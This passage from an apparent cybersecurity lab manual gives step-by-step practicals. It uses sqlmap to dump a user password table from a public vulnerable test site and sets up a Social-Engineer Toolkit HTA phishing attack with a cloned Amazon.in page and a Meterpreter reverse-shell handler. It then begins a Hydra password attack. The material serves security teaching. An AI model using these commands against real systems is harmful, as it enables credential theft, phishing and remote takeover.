
Step 4:- Now load Command into Conosle

“sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs”

Step 5:- i. FINDING DATABASE


a)Finding of tables “sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables”

b)Finding of Columns “sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --Columns”



c)Finding of Names “sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump”

Step 6:- Now go to website and login there




Step 7:Click on update

Output:



┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass --dump
{1.8.5#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illega
esponsible for any misuse or damage caused by this program
[*] starting @ 10:34:30 /2024-10-20/
[10:34:30] [INFO] resuming back-end DBMS 'mysql'
[10:34:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 2858=2858
Type: time-based blind
Title: MySQL ⩾ 5.0.12 OR time-based blind (SLEEP)
Payload: artist=1 OR SLEEP(5)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-1595 UNION ALL SELECT CONCAT(0×717a6b7171,0×654a666a74617356665a6f716669494d
[10:34:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ⩾ 5.0.12
[10:34:31] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
| pass |
| test |
[10:34:32] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/
[10:34:32] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/
[*] ending @ 10:34:32 /2024-10-20/

Practical 7 :- Social Engineering Attack Using HTA

Step 1: Type Sudo Setoolkit




Step 2: Select from Menu Press 1 for Social Engineering Attacks



Step 3: Select Website Attack Vectors

Step 4: Now Select the HTA Attack Method




Step 5: Select 2 for Website clone


Enter the IP address:-192.168.0.240

Enter Port No.:-1235

Select the payload :-3(TCP)

Output:-



more with help log
METASPLOIT CYBER MISSILE COMMAND V5
WAVE 5 ######## SCORE 31337 ## HIGH FFFFFFFF
https://metasploit.com
=[metasploit v6.4.9-dev]
+ -- --=[2420 exploits - 1248 auxiliary - 423 post]
+ -- --=[1465 payloads - 47 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.0.240
LHOST ⇒ 192.168.0.240
resource (/root/.set//meta_config)> set LPORT 1235
LPORT ⇒ 1235
resource (/root/.set//meta_config)> set ExitOnSession false


amazon.in
Delivering to Ahmedabad 380006
Update location
Search Amazon.in
EN
Hello, sign in
Account & Lists
Returns
& Orders
Cart
All Fresh MX Player Sell Best Sellers Today's Deals Mobiles Electronics Home & Kitchen Customer Service Prime Amazon Pay New Releases Fashion
Sign in
New customer? Start here.
Under ₹499
Filled with cuteness
Soft toys for your loved ones
GREAT PRICES
WIDE SELECTION
Get extra 5% cashback*
with Amazon Pay ICICI Bank credit card
*T&C apply
Revamp your home in style
Cushion covers, bedsheets & more
Figurines, vases & more
Home storage
Lighting solutions
Appliances for your home | Up to 55% off
Air conditioners
Refrigerators
Microwaves
Washing machines
Starting ₹149 | Headphones
boAt
Starting ₹249 | boAt
BOULT
Starting ₹349 | boult
noise
Starting ₹649 | Noise
ZEBRONICS
Starting ₹149 | Zebronics
Starting ₹199 | Amazon Brands & more
Starting ₹199 | Bedsheets
Starting ₹199 | Curtains
Minimum 40% off | Ironing
Up to 60% off | Home

PRACTICAL NO 8: PASSWORD ATTACKS USING WORDLISTS AND BRUTE FORCE WORDLIST

1.PASSWORD ATTACK WORDLIST USING HYDRA


Step 1: Open Hydra tool from menu of Kali Linux




Step 2: Open Root Command line and locate unix_passwords.txt

